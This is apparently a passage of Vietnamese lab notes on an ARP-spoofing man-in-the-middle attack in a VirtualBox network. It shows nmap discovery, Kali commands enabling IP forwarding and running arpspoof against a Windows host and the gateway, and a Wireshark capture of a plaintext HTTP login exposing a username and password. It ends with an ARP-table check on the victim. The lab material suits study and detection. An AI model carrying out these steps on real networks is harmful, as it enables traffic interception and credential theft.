Host is up (0.00042s latency).
MAC Address: 08:00:27:B4:29:19 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00042s latency).
MAC Address: 08:00:27:E7:F5:D3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00041s latency).
MAC Address: 08:00:27:4A:F7:C7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 11.88 seconds
```

này kiểm tra trên ubuntu xem connect với win, gateway và kali (attack) chưa

```
monitor@ubuntu-monitor:~$ arp -n
```

Address	HWtype	HWaddress	Flags Mask	Iface
10.0.2.5	ether	08:00:27:92:12:3d	C	enp0s3
10.0.2.4	ether	08:00:27:4a:f7:c7	C	enp0s3
10.0.2.1	ether	52:55:0a:00:02:01	C	enp0s3
10.0.2.2	ether	08:00:27:b4:29:19	C	enp0s3

Tấn công vào máy Win

```
(kali㉿kali)-[~]
└─$ sudo su
(kali㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

(kali㉿kali)-[/home/kali]
└─# ifconfig
ifconfig: command not found

(kali㉿kali)-[/home/kali]
└─# exit
```

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 10.0.2.4 10.0.2.1
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
```

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.4
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ sudo wireshark
[sudo] password for kali:
** (wireshark:33174) 17:42:12.762507 [Capture MESSAGE] -- Capture Start ...
** (wireshark:33174) 17:42:12.791408 [Capture MESSAGE] -- Capture started
** (wireshark:33174) 17:42:12.793168 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0GGHFM3.pcapn"
```

chay wireshake chon eth0

nation	Protocol	Length	Info
10.0.2.4	HTTP	1113	HTTP/1.1 200 OK (text/css)
10.0.2.4	HTTP	915	HTTP/1.1 200 OK (GIF89a)
10.0.2.4	HTTP	505	GET /favicon.ico HTTP/1.1
10.0.2.4	HTTP	1459	HTTP/1.1 404 Not Found (text/html)
10.0.2.4	HTTP	631	GET /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
10.0.2.4	HTTP	533	HTTP/1.1 200 OK (text/html)
10.0.2.4	HTTP	824	POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
10.0.2.4	HTTP	533	HTTP/1.1 200 OK (text/html)
10.0.2.4	HTTP	835	POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
10.0.2.4	HTTP	570	HTTP/1.1 200 OK (text/html)

Wireshark · Packet 12474 · eth0

- Frame 12474: Packet, 835 bytes on wire (6680 bits), 835 bytes captured (6680 bits) on eth0
- Ethernet II, Src: PCSSystemtec_4a:f7:c7 (08:00:27:4a:f7:c7), Dst: 44:238:29:24:00:00
- Internet Protocol Version 4, Src: 10.0.2.4, Dst: 44.238.29.24
- Transmission Control Protocol, Src Port: 49907, Dst Port: 80
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "tfUName" = "admin123"
 - Form item: "tfUPass" = "bandabihack"

```

0000  08 00 27 92 12 3d 08 00 27 4a f7 c7 08 00 45 00  ...
0010  03 35 b9 8e 40 00 80 06 e7 4e 0a 00 02 04 2c ee  ...
0020  1d f4 c2 f3 00 50 cc ee 9c 7d 20 48 da 1a 50 18  ...
0030  fa f0 07 4d 00 00 50 4f 53 54 20 2f 4c 6f 67 69  ...
0040  6e 2e 61 73 70 3f 52 65 74 55 52 4c 3d 25 32 46  n.as
0050  44 65 66 61 75 6c 74 25 32 45 61 73 70 25 33 46  Defa

```

sau do check trên win tra dau vet arp bằng cmd chạy lệnh arp -a

```
C:\Windows\system32>arp -a
```

```
Interface: 10.0.2.4 --- 0xd
```

Internet Address	Physical Address	Type
10.0.2.1	08-00-27-92-12-3d	dynamic
10.0.2.2	08-00-27-b4-29-19	dynamic
10.0.2.3	08-00-27-e7-f5-d3	dynamic
10.0.2.5	08-00-27-92-12-3d	dynamic
10.0.2.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static